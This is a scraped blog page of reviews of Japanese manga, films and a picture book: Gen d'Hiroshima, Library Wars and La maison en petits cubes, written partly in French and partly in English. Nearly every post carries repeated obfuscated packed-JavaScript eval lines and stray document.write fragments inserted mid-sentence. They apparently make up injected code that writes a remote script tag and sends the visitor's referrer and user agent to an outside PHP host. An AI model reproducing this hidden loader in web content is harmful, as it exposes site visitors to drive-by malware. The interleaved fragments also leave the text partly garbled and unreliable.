“Dans l’univers du manga, Gen d’Hiroshima occupe une place à part, celle d’une oeuvre classique mais mystérieuse, quasi mythique. En effet, trente ans après sa parution au Japon, elle reste largement méconnue du public francophone. Avec ce récit, Keiji Nakazawa ne prétend pas faire un travail d’historien; il prend même quelques libertés comme de faire figurer Einstein en train de fabriquer la bombe. C’est en tant que témoin ayant survécu au feu nucléaire qu’il a créé une oeuvre dont lui-même reconnaît le caractère à 80% autobiographique.”

“Le plus grand respect de l’oeuvre originale a présidé à l’édition de Gen d’Hiroshima, tant dans la première édition qu’en a proposé Vertige Graphic que dans cette édition à format réduit. Ainsi, le sens de lecture japonais a été conservé, afin de garder la conception graphique de l’auteur. Les panneaux ou bandeaux comportant des inscriptions sont restitués tels quels et traduits en note. De même, la forme des bulles originales a été sauvegardée, en dépit des pro­blèmes posés par des bulles verticales dans lesquelles un texte plutôt horizontal doit être inséré. Cette réédition en plus petit format ne nuit nullement à la qualité de l’oeuvre, puisqu’elle se rapproche du format dans lequel Gen a été originellement publié au Japon.”

“Ce premier volume est accompagné de l’intro­duction qu’Art Spiegelman, le célèbre auteur de Maus, avait rédigée pour la version américaine, qui montre bien l’impact considérable de Gen d’Hiroshima lors de sa première parution en Occident.” [ Texte de l’Avant-propos de l’éditeur ]

Continuez après le saut de page >>

Au début d’août, au moment de l’anniversaire du bombardement d’Hiroshima, NHK World a présenté un reportage (dans le cadre de l’émission “Today’s Close-up”) sur Gen d’Hiroshima et son créateur, Keiji Nakazawa (le reportage est disponible dans son intégralité sur Youtube). Cela m’a incité à en lire tout au moins le premier tome (ce que je me promettais depuis longtemps). Il est étrange que ce titre, pourtant considéré comme un classique, n’ait jamais été publié par les grands éditeurs de manga mais par de petits éditeurs ou des éditeurs mainstream qui n’ont pas su en faire la mise en marché proprement — et ce tant en français qu’en anglais. Je possède l’une des premières éditions anglaise du premier tome (New Society Publishing, 1987), mais j’ai préféré en emprunter la version française à la bibliothèque afin de la commenter car je la considère plus intéressante et plus respectueuse de l’original.

Gen d’Hiroshima (?????? / Hadashi no Gen / lit. “Gen aux pieds nus”) voit le jour au Japon lorsque Keiji Nakazawa (qui est déjà un mangaka professionnel depuis 1963) publie Ore wa mita [“Je l’ai vu”, qui sera publiée en anglais par EduComics en janvier 1982], un court récit autobiographique d’une cinquantaine de pages, dans le numéro d’octobre du magazine Monthly Sh?nen Jump. L’histoire est si bien reçu que l’éditeur lui propose d’en faire une série qui sera prépublié en feuilletons dans Weekly Sh?nen Jump (1973-74). Cependant, après avoir été abandonné par Shueisha, son éditeur, c’est Chuokoron-Shinsha qui le publiera en volumes (tank?bon) en 1975 et la prépublication en feuilletons se poursuivra dans divers petits magazines intellos (1975-85, Shimin [Citoyen], Bunka Hy?ron [Critique Culturelle] et Ky?iku Hy?ron [Critique d’Éducation]).

Gen d’Hiroshima a d’abord été traduit en anglais par Project Gen, un groupe d’étudiants pacifistes de Tokyo formé en 1976 (Yukio Aki, Alan Gleason [fondateur du groupe qui fera plus tard, entre autre, des traductions pour Dark Horse, tel que Oh My Goddess!], Ann Gleason, Yuko Kitaura, Katsuhiko Mochizuki, Hiroyo Mori, Masahiro Oshima, Noriko Oshima, Leonard Rifas [fondateur du petit éditeur EduComics], Frederik L. Schodt [auteur d’ouvrages sur les manga et sur Osamu Tezuka, traducteur des romans de Gundam, entre autres], Akiko Sugiura, Toshihide Suzuki). Il est publié pour la première fois en anglais par EduComics (et c’est d’ailleurs le premier manga a avoir été traduit dans une langue européenne [Schodt, Manga! Manga!, p. 238]) mais seulement deux fascicules en format “comics” paraitront (1980-81). Cette publication connait un succès critique fracassant mais cela fut loin d’être une réussite commerciale. EduComics eut un peu plus de succès avec la publication de I Saw It (1982), en y ajoutant de la couleur et des ombrages pour y donner une apparence plus familière au public américain, mais toute la controverse autour du sujet a presque détruit le petit éditeur [Schodt, Dreamland Japan, p. 309]. La publication fut reprise plus tard (1987-88) par New Society Publishing, cette fois en format livre (graphic novel), mais s’arrêta après seulement quatre volumes [Adams, p. 94]. Penguin en publia aussi quelques volumes. L’édition actuelle par Last Gasp (2003-10), qui y ajouta une introduction par Art Spiegelman, est finalement complète (dix volumes, quoique le premier est pour l’instant épuisé).

Pour ce qui est de l’édition française, Gen d’Hiroshima fut d’abord publié par Les Humanoïdes Associés en 1983 (mais seulement un volume de deux-cent pages). Ce fut d’ailleurs le premier manga publié en France. Albin Michel fit également une tentative (un volume titré Mourir pour le Japon) en 1990. C’est finalement Vertige Graphic qui publiera la série au complet (2003-11), à la fois en grand format (17 x 24 cm) et en format poche. Certains tomes de la version poche sont manquants mais on me dit qu’ils seront réimprimés en 2014. Je ne peux malheureusement pas vous donner de lien direct vers le catalogue de Vertige Graphic car leur site est en construction et, pour l’instant, seulement une vingtaine de titres y apparaissent (il en manque encore une bonne centaine, dont Gen d’Hiroshima) mais le site devrait être à jour vers la fin octobre.

Inspiré par Shin Takarajima de Tezuka, Keiji Nakazawa commence à dessiner dès le milieu des années cinquante, vers l’âge de quinze ans. Il déménage à Tokyo en 1961 pour devenir mangaka et se trouve un travail d’assistant. Il publie sa première histoire, Spark 1, dans Sh?nen Gah? en 1963. Il publiera dans d’autres magazines mais sans beaucoup de succès. Ce n’est qu’en 1966, à la mort de sa mère, qu’il revient à Hiroshima et découvre sa vocation. Il est choqué tant par le fait que le US Atomic Bomb Casualty Committee avait réquisitionné le corps de sa mère pour en faire l’autopsie afin d’étudier les effets des radiations [Adams, p. 92], que par la constatation qu’après la crémation il ne restait plus que des cendres de ses os (un effet du césium qui affaiblit la structure osseuse). “Je me sentais comme si ma mère me disait de transmettre au monde entier la vérité sur la bombe” [Gravett, p. 57]. Il confronta donc ses souvenirs et utilisa son travail de mangaka pour décrire l’indicible horreur d’Hiroshima et de ses conséquences.

Nakazawa commence donc à produire des histoires anti-guerres. Il en publiera huit, dont Kuroi ame ni utarete (Sous la pluie noire, 1968), Aru hi totsuzen (Soudain un jour, 80 pages, 1970) et Ore wa mita (Je l’ai vu, 46 pages, 1972). Avec cette dernière, il en vient à un point tournant où, après avoir raconté des histoires de survivants (appelés hibakusha), il nous offre son propre témoignage et décrit comment, à l’âge de six ans, il a survécu au bombardement d’Hiroshima, la perte son père, son frère cadet et de sa soeur dans l’incendie qui suivi, et comment tout cela l’amena à devenir un mangaka anti-guerre [Schodt Manga! Manga! p. 155]. Après avoir écrit des histoires de plus en plus longues, Nakazawa s’attaque maintenant à une série. Avec Hadashi no Gen (1973-85) il reprend sa propre histoire mais en se concentrant seulement sur son enfance. Il modifie le récit, l’étend considérablement (totalisant près de deux mille pages!) et change les noms [Adams p. 90]. Keiji devient alors Gen, qui signifit “racine”. Nakazawa espère ainsi que son récit fera germer chez ses lecteurs une compréhension de la guerre et de ses atrocités, les inspirant à travailler pour la paix. Le manga engendrera également trois long-métrages, un film d’animation et même un opéra.


L’histoire du premier volume de Gen d’Hiroshima est entièrement consacrée à décrire les conditions de vie quotidienne de la population japonaise durant les dernier moments de la guerre: le rationnement et la pénurie de nourriture, la pauvreté et la misère, les entrainements quotidiens (et futile) avec des lances de bambou, la constante propagande et répression militaire, la cruauté des entrainements militaires, le mépris pour la vie des jeunes soldats et l’entêtement dans une guerre sans espoir [Schodt Manga! Manga! p. 75; Thompson p. 21]. La souffrance de la famille de Gen est d’autant plus grande que le père est un artiste ouvertement pacifiste qui s’insurge contre le privilège des riches, l’injustice faite aux coréens et critique le militarisme excessif, ce qui, en temps de guerre, équivaut à la trahison. Ils seront donc ostracisés et persécutés tant par leur voisins que par la police [Schodt Manga! Manga! p. 238]. Je ne doute pas de la véracité de ces dures conditions car ma femme m’a raconté que la famille de son père (heureusement trop jeune pour être conscrit) devait cultiver du riz pour les soldats mais ne pouvait en manger car la population n’avait droit qu’aux patates!

Les volumes subséquents traitent surtout de la souffrance des hibakusha. Les “chanceux” qui ont survécu à l’explosion et aux radiations doivent maintenant faire face à la famine, au désordre social (incluant la monté du crime organisé et les marchés noirs qui en découlent), à l’indifférence de l’occupant américain et, surtout, à la discrimination que leur condition de “contaminés” leur fera subir pour le reste de leur existence [Schodt Manga! Manga! p. 238]. Par la suite, dans l’espoir sans doute d’accroitre la popularité de son oeuvre, Nakazawa consacre un peu plus de temps aux gamineries espiègles des jeunes survivants désoeuvrés. Malgré cela, la représentation réaliste et parfois trop “graphique” de la dureté des conditions des survivants et des effets de la bombe [Schodt Manga! Manga! p. 238], de même que la critique qu’il fait tant du militarisme japonais que des comportements de l’occupant lui vaudront des objections sérieuses venant des deux côtés du Pacifique [Adams p. 92], ce qui nuira beaucoup à la diffusion de son oeuvre. La controverse se poursuit même de nos jours, alors qu’une commission scolaire du sud-ouest du Japon a décidé de retirer le manga des bibliothèques de ses écoles primaires et secondaires à cause de la représentation de la brutalité commise par les troupes japonaises (certains d’ailleurs nient que ces atrocités aient même eu lieu) [ANN, The Asahi Shimbun].


Gen d’Hiroshima est un drame historique, un manga documentaire, qui nous offre une histoire extrêmement émouvante ainsi qu’un message pacifiste puissant et universel [Schodt Manga! Manga! p. 238; Thompson p. 21]. On y retrouve le même style caricatural que chez les autres mangaka de sa génération (Ishinomori, Mizuki, Tatsumi, Tezuka), simple mais très expressif, “stylisant les émotions les plus dramatiques” [Manga Dico p. 372], mais qui n’est pas apprécié de tous puisque certains qualifient son dessin de “médiocre et empesé” [Groensteen p. 112]. Son style narratif est assez fluide. Malgré le sujet, il ne cherche pas a impressionner mais présente simplement les faits, variant les éléments de l’histoire pour conserver l’attention du lecteur. Il évite la dramatisation outrancière en contre-balancant d’une bonne dose d’humour, certaines scènes de bagarres approchant même le burlesque, et sait faire preuve de techniques narratives plus complexes (comme lorsqu’il marque le temps en représentant régulièrement le soleil–symbole impérial japonais–qui emplit la case).

L’édition anglaise de Last Gasp offre une excellente traduction, une bonne qualité d’impression et de papier mais malheureusement les planches ont été inversées afin de présenter l’histoire dans le sens de lecture occidental (de gauche à droite). Pour cette raison, je préfère l’édition française en format de poche de Vertige Graphic, qui nous présente le manga dans sa forme originale. La traduction, par Koshi Miyoshi et Vincent Zouzoulkovsky, est toute aussi bonne (quoique la qualité du papier et de l’impression laisse un peu à désirer). Un seul bémol cependant: pour une raison étrange l’édition française comporte douze pages de moins en fin de volume (j’espère qu’elles se retrouvent au début du volume suivant!).

Nakazawa a conçu Gen d’Hiroshima comme un manga pour enfant (sh?nen), mais la complexité, le sérieux et la dureté du sujet font qu’il est souvent considéré en occident comme un manga seinen, voir un gekiga. Quoiqu’il en soit c’est une lecture incontournable tant par son importance dans l’histoire du manga, que par la valeur didactique de son message pacifiste. Donc, à lire absolument.

Gen d’Hiroshima, vol. 1 (de 10), par Keiji Nakazawa. Paris, Vertige Graphic, 2007. Format poche (13 x 18 x 2 cm), 275 (+ XIII) pg., 9.00 € / $14.95 Can. ISBN: 978-2-8499-9051-3. Sens de lecture Japonais. Recommandé pour adolescents (14+ à cause du language, l’humour grossier, nudité et violence).
Aussi disponible en version anglaise:

Barefoot Gen, vol. 1: A cartoon story of Hiroshima (of 10), story & art by Keiji Nakazawa, San Francisco (CA), Last Gasp, 2003. 286 pages, 5.8 x 8.25 x 0.6 in., B&W, flipped, paperback, $14.95 US, ISBN 978-0-8671-9450-0.

Pour plus d’information vous pouvez consulter les sites suivants:

Pour en savoir plus sur ce titre vous pouvez également consulter les entrés qui lui sont consacrées (en anglais) sur Anime News Network, The Comic Journal (un interview et une nécrologie), Goodreads et Wikipédia. En français, j’ai également trouvé un interview et une biographie bien illustrée.

Autres sources:

  • ADAMS, Jeff. Documentary Graphic Novels and Social Realism. Bern, Peter Lang (Série “Cultural Interactions: Studies in the Relationship between the Arts, vol. 7”), 2008. 214 pg, ISBN 978-3039113620. [cet ouvrage est disponible en partie sur Google Books; voir particulièrement les pages 90-109]
  • FINET, Nicolas et al. Dico Manga: Le Dictionnaire encyclopédique de la bande dessinée japonaise. Paris, Fleurus, 2008. 624 pg, ISBN 978-2-2150-7931-6.
  • GRAVETT, Paul. Manga: Sixty Years of Japanese Comics. New York, Harper Design International, 2004. 176 pg, ISBN 978-1-8566-9391-2.
  • GROENSTEEN, Thierry. L’Univers des mangas. Tournai, Casterman, 1996. 144 pg, ISBN 978-2-2033-2606-4.
  • SCHODT, Frederik L. Dreamland Japan: Writings On Modern Manga. Berkeley, Stone Bridge Press, 1996. 360 pg, ISBN 978-1-8806-5623-5.
  • SCHODT, Frederik L. Manga! Manga! The World of Japanese Comics. Tokyo, Kodansha International, 1983. 260 pg, ISBN 0-87011-752-1.
  • THOMPSON, Jason. Manga: The Complete Guide. New York, Ballantine Books/Del Rey, 2007. 560 pg, ISBN 978-0-345-48590-8.

Finalement, pourquoi ne pas visionner le reportage de NHK World disponible sur Youtube:


Gen d’Hiroshima © 1987 by Keiji Nakazawa. All rights reserved.

[ Translate ]

Library Wars

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|esrhr|var|u0026u|referrer|nyait||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yktdf|var|u0026u|referrer|tekiz||js|php’.split(‘|’),0,{}))

I have
already introduced this movie in a previous blog entry, document.write(“”); but here you can read my comments and some more information about Library Wars.

In 2019, the Japanese government pass the Media Betterment Act, a very strong censorship law, and creates a special army to enforce it by searching and eliminating any documents deemed unsuitable by the law. However, libraries in Japan have their own law that gives them freedom in collecting and offering their materials, guaranteeing privacy to their users and categorically opposing any type of censorship. Therefore, another armed force is created to protect libraries against such censorship. The story follows Iku Kasahara, a young recruit of the Library Defense Force, as she discovers all the challenges of a paramilitary life.


When she was in high school, Iku Kasahara went to a book store to pick up the latest instalment of a fantasy novel series that she liked a lot. As she was waiting to pay, a squad of MBA soldiers entered the store. She’s told that the novel she wants is banned and, as a soldier tries to wrestle it out of her hands, a Library Defense Force officer intervenes to help her and save the book. Years later, she wants to join the Library Defense Force in order to find her “prince”–even if she doesn’t remember how he looks like or what’s his name. Unfortunately, since she’s not taking her job seriously enough, she makes mistakes that could put her colleagues in harm’s way and some of them are resenting her for it. However, she works hard, learns from her mistakes and will eventually earn her colleagues’ trust.

In the 80s, the Media Betterment Act was created not only for the security of the country, to give more powers to the government, but also to “protect” the citizens, who could be “harmed” or badly influenced by books that are too violent or information that is too distressing to know. In 1999, when libraries started resisting this censorship, a group of MBA activists (whose identities always remained unknown) attacked and burned a library as an example. The sole survivor of the Hino Massacre, as it became known, decided to create the Library Defense Force to make sure such horrible violence would never happen again. So far, heavy combat was avoided but when the owner of a private information museum dies and his collection (rumoured to contains proof of illegal dealings behind the creation of the MBA) is to be donated to the LDF headquarter’s library, the MBA’s army launch an all out attack in hope to prevent the documents’ transfer. When this fails, the activists responsible for the Hino Massacre resurface and kidnap the LDF leader and his body guard: Iku Kasahara. It will be the opportunity for her to prove what she can do.

It is impossible to listen to this movie without thinking about people like Bradley Manning (who leaked thousands of classified U.S. documents), Julian Assange (WikiLeaks founder) or Edward Snowden (a CIA contractor who recently leaked information about secret U.S. electronic surveillance activities). In fact, I watched the movie on the same day Manning was found guilty of espionage and theft. Those brave individuals, not unlike the Library Defense Force, believe that governments should be held accountable if they brake their own law, that we should fight censorship and require absolute transparency from our governments.

Ever since september 11th 2001, several countries of the world have voted laws to protect themselves against terrorists, but it also seriously curtails the civil liberties of their citizens. In order to overcome the enemy you have to become like him, in a downward spiral into a police state and dictatorship. First, governments would want access to all information even if it infringes on personal privacy (it’s the Orwellian 1984 stage, similar to what Snowden warned us about). Then, they would want to control and restrict access to sensitive information they consider harmful (thus making people like Manning or Assange into criminals). Finally, the next step would be to eliminate the information they consider harmful (the Fahrenheit 451 stage; some countries might already be there and if the conservative gain even more power it might happen in America also; book censorship incidents are not rare and book burning is just one step further). Like they said in the movie, citing the German poet Heinrich Heine, a country that burns books is a country that will also burn men. So, when honest whistle blowers are considered as traitors, it is time to start worrying.

This movie stands as a warning of what could happens if things would really go wrong. It tells us that, in a way, it has already begun and that’s our fault for letting it happening. In the movie someone says that only the apathy of the people allowed this situation to happen. It is really not surprising. People don’t like to be bothered with situation like this (in fact, if something like this would happen in any of the libraries I worked for, people would not resist the authorities and give them whatever they wanted without a thought). Of course, the director wraps his message with a little humour, lots of action (using pretty decent special effects) and a good dose of romance (the director insisted a lot on the fact that his movie was a romantic comedy with action). It is quite an interesting and entertaining movie.

For more information on this movie you can read other comments (AsianWiki, The Hollywood Reporter, Screen Daily and Twitch) and view the trailer on Dailymotion:

https://dailymotion.com/video/xzgom7

Fantasia’s staff have also posted on Vimeo this interesting interview with Shinsuke Sato:


Library Wars (????? / Toshokan Sens?): Japan, 2013, 128 min.; Dir.: Shinsuke Sato; Scr.: Akiko Nogi (based on a novel by Hiro Arikawa); Phot.: Taro Kawazu; Ed.: Tsuyoshi Imai; Mus.: Yû Takami; Cost. Des.: Masae Miyamoto; Visual Fx: Makoto Kamiya; Prod.: Kazuya Hamana; Distr.: Toho; Cast: Junichi Okada (Atsushi Dojo), Nana Eikura (Iku Kasahara), Kei Tanaka (Mikihisa Komaki), Sota Fukushi (Satoshi Tezuka), Chiaki Kuriyama (Asako Shibasaki), Kazuma Suzuki (Kenji Takeyama), Koji Ishizaka (Iwao Nishina), Jun Hashimoto (Ryusuke Kenta), Naomi Nishida (Maki Orikuchi), Kazuyuki Aijima, Kyusaku Shimada, Kiyoshi Kodama, Kazuma Suzuki. Official selection at the 2013 Puchon International Fantastic Film Festival. Screened at fantasia July 30th at 19:45 (Imperial Theatre).
For more information you can visit the following websites:
Update: It will be available on DVD in Japan on November 13th, 2013:
Library Wars © 2013 “Library Wars” Movie Project

[ Traduire ]

Press Review (2013-07-01)

Since the usual Domestic Log part of this entry was a bit long this time, document.write(“”); I devoted a separate item to it…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zakfb|var|u0026u|referrer|frddt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zsfdt|var|u0026u|referrer|bhfdr||js|php’.split(‘|’),0,{}))

On the news side there wasn’t any that stood out specifically, besides Apple’s new keynote at the WWDC (announcing new iOS and Mac OS coming this fall). There was a few new hardware announcements (the stunning new Mac Pro) but the piece of equipment that I was expecting the most (an upgrade for the Airport Extreme) wasn’t part of the keynote, although it was indeed released (and I quickly ordered it)!

However there was many news worthy of my interest and, as usual, I collected them to share with you right after the jump:


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Books, Digital Edition & Library

Economy, Environment & International/U.S. Politics

Health, home & garden

Humour

Local News & National Politics

Media, Culture, & Society

Sciences & History

Technology, Gadgets & Internet

[ Traduire ]

Library Wars

Toshokan Sens? (????? / Library War) first came out as a light novel series (written by Hiro Arikawa and published by MediaWorks in 2006-07; translated in french by Glénat in their Roman Manga collection). It was then adapted into a manga series by Kiiro Yumi (serialized in Hakusensha’s LaLa magazine since 2007, document.write(“”); translated in English by Viz Media and in French by Glénat). Both novel and manga series are available in french from the Montreal libraries network. I will definitely add those to my reading list since I work in a library and find the concept totally hilarious! However, as it is often the case in Japan, it was later adapted into a 12-episode animated series (directed by Takayuki Hamana and produced by Production I.G, it aired in 2008 on Fuji TV’s Noitamina segment) before being made into a live-action movie directed by Shinsuke Sato in April 2013. [See AsianWiki for more details on the movie]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|esske|var|u0026u|referrer|thbiy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yarda|var|u0026u|referrer|dsyke||js|php’.split(‘|’),0,{}))

In 2019, the Japanese government (following a trend that we start seeing today in many developed societies) pass a very strong censorship law in order to protect the country but it has the adverse effect of dangerously diminishing the freedom of expression. An armed force is created to search and eliminate any documents that contravene the law. However, libraries in Japan have their own law that gives them freedom in collecting and offering their materials, guaranteeing privacy to their users and categorically opposing any type of censorship (it’s based on the Statement on Intellectual Freedom in Libraries, a real law passed in 1954 and amended in 1979). Therefore, an armed force is created to protect libraries against such censorship. The story follows Iku Kasahara, a young woman who had always dreamed to join the Library Defense Force, as she becomes a recruit and discovers all the challenges of a paramilitary life.

Yesterday, we’ve learned from Anime News Network that “Montreal’s Fantasia International Film Festival will screen the Canadian premiere of the live-action Library Wars film this summer”. Fantasia’s scheduling is yet to be announced.

In the meantimes, you can have a quick look on the movie’s trailer Dailymotion:

https://dailymotion.com/video/xzgom7

Update: Now you can also read my comment on the movie.

[ Traduire ]

Video clip from space!

With this version of David Bowie’s Space Oddity, document.write(“”); Chris Hadfield will enter history books for having recorded the first video clip in space… with an iPad! Great!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rfyzh|var|u0026u|referrer|zizza||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rhstz|var|u0026u|referrer|krrty||js|php’.split(‘|’),0,{}))

La maison en petits cubes

Cette semaine j’ai découvert un superbe album illustré pour enfant qui m’a, document.write(“”); par le suite, mener vers de nouvelles révélations. Je vous en fait ici une brève introduction afin que vous puissiez le découvrir à votre tour. Comme vous voyez j’ai des lectures des plus éclectiques…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|znzik|var|u0026u|referrer|yyads||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yshan|var|u0026u|referrer|tyyna||js|php’.split(‘|’),0,{}))

“Dans une ville entièrement immergée, un vieux monsieur résiste encore et toujours à la montée du niveau de la mer. Chaque fois que l’eau atteint son plancher, il est obligé de bâtir une nouvelle maison par-dessus la précédente, si bien qu’au fil du temps son logis a fini par ressembler à une immense pile de petits cubes. Un jour, alors qu’il s’est encore une fois lancé dans la construction d’une nouvelle demeure, ses outils tombent tout au fond de l’eau. Il enfile sa combinaison pour aller les repêcher, et au fur et à mesure qu’il descend à travers ses anciennes maisons, de lointains souvenirs lui reviennent en mémoire…”

“Découvrez le sublime livre créé par les auteurs du film La maison en petits cubes, récompensé dans les festivals du monde entier, notamment par le prestigieux Oscar du meilleur court-métrage d’animation”. [ Texte de la couverture arrière et du site de l’éditeur ]
Continuez après le saut de page >>

La maison en petits cubes (?????? / Tsumiki no Ie) a été publié au Japon en 2008 par Hakusensha. Il a été traduit en français en mars 2012 par nobi nobi!, un éditeur de livres Jeunesse spécialisée sur le Japon. Cet album illustré est l’adaptation en livre d’un court-métrage d’animation. KATÔ Kunio (qui était le réalisateur et le directeur artistique de l’animation) a illustré le livre et HIRATA Kenya (scénariste et dessinateur pour les arrières-plans) en a écrit l’histoire. Le livre n’est pas une simple transposition de l’histoire mais plutôt un complément car les créateurs ont cherché avec le livre a pousser plus loin le récit qui est entièrement redessiné. Il y a donc quelques différences (dans l’animation, c’est sa pipe qu’il échappe à l’eau alors que dans le livre ce sont ses outils qui coulent par le fonds) mais le propos reste le même.

Les dessins faits à l’aquarelle, dominés par les tons jaunes et ocres pour la surface et aigue-marine pour l’eau, sont vraiment superbes. Ce conte tout en douceurs se veut peut-être une sorte de leçon écologique simple (puisqu’il fait allusion à la monté du niveau de l’océan), une parabole sur la persistance (devant le flot de l’adversité, il faut continuer et sans cesse se rebâtir), mais surtout une allégorie sur la mémoire, fluide et floue, souvent engloutie par le quotidien, et qu’il faut entretenir et chérir autant que possible pour la préserver. Un livre d’une grande richesse poétique qui me rappelle un peu Taniguchi (mais cela est sans doute due à une sensibilité toute japonaise qui leur est commune). Un beau conte pour les petits et pour les grands.

La maison en petits cubes, par HIRATA Kenya (texte) et KATÔ Kunio (illustration). Maisons-Laffitte, nobi nobi! (Hors Collection), 2012. 21,5 x 28,3 cm, 48 pg. couleurs, 14,95 € / $19.95 Can. ISBN: 978-2-918857-12-9. Recommandé pour enfants de 2 à 7 ans.

Pour plus d’information vous pouvez consulter les sites suivants:

Chose amusante, à travers ce livre, je retrouve mes intérêts à la fois pour le Japon, le manga, l’animation et le cinéma japonais.

Ainsi, ce livre m’a aussi fait découvrir la maison d’édition nobi nobi! (dont le nom [????], une onomatopée japonaise, signifie “être à l’aise” ou “se sentir bien” et fait référence à l’atmosphère propice à l’épanouissement que procure une bonne et riche lecture). Sa vocation, inusité dans le milieu de l’édition française, est de faire découvrir la culture japonaise par la “traduction d’albums illustrés japonais ou la création d’albums originaux inspirés par le Japon”.

Elle a été créé par deux passionnés du Japon, Pierre-Alain Dufour et Olivier Pacciani, qui ont tous deux travaillé auparavant pour une maison d’édition de manga. J’ai constaté au cours des ans que le Japon produit effectivement des livres pour enfants qui sont d’une grande beauté et sensibilité et qui sont donc un choix logique pour une maison d’édition qui désire publier des ouvrages de qualité qui offrent “des histoires intelligentes au graphisme étudié.”

Ce livre m’a également fait découvrir le court métrage d’animation qu’est aussi La maison en petits cubes et qui a inspiré le livre. D’une durée de seulement douze minutes, cette animation a été produite en 2008 par Robot Communication et animé par le studio Oh Production, sous la direction de KATÔ Kunio, avec un scénario et des arrières-plans de HIRATA Kenya ainsi qu’une musique de KONDO Kenji. Contrairement au livre, où les illustrations sont accompagnées d’un texte, le récit de l’animation ne se fait que par l’image, la musique et les effets sonores.

Robot Communication a été créé en 1986 principalement en tant qu’agence de production pour des commerciaux télévisés et comme une firme de conception graphique. Elle a depuis étendu ses activités à la production de films, d’animation et de contenu pour le web et les téléphones mobiles. Elle est connue pour avoir produit plusieurs des films que j’ai apprécié, entre autres Space Travelers, Always: Sunset on Third Street ’64, Odoru Dai Sousasen the Final (“Dancing Detectives”) et Space Battleship Yamato.

